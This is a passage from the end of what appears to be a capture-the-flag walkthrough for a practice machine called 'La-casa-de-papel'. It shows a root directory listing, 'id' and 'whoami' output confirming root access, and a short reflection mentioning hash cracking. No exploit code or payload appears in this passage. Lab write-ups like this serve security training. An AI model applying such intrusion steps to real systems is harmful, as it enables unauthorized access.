drwx----- 2 root root 4096 Nov 21 2019 .cache
drwx----- 3 root root 4096 Nov 21 2019 .gnupg
drwxrwxr-x 3 root root 4096 Jan 21 2020 .local
-rw----- 1 root root 472 Nov 21 2019 .mysql_history
-rw-r--r-- 1 root root 148 Aug 27 2019 .profile
drwxr-xr-x 2 root root 4096 Nov 22 2019 .vim
-rw----- 1 root root 11924 Jan 24 2020 .viminfo
root@La-casa-de-papel:/root# id
uid=0(root) gid=0(root) groups=0(root),1004(professor)
root@La-casa-de-papel:/root# cd ..
root@La-casa-de-papel:/# whoami
root
```

Finally, mission is accomplished.

CONCLUSION:

Really this is machine challenging and I learned many things in this machine. Gathering every information very important in this machine. Many new techniques have I practiced in this machine.

In this machine to crack the hash takes me time lot. After cracking the hash machine is easy to move on. I enjoyed lot with this machine...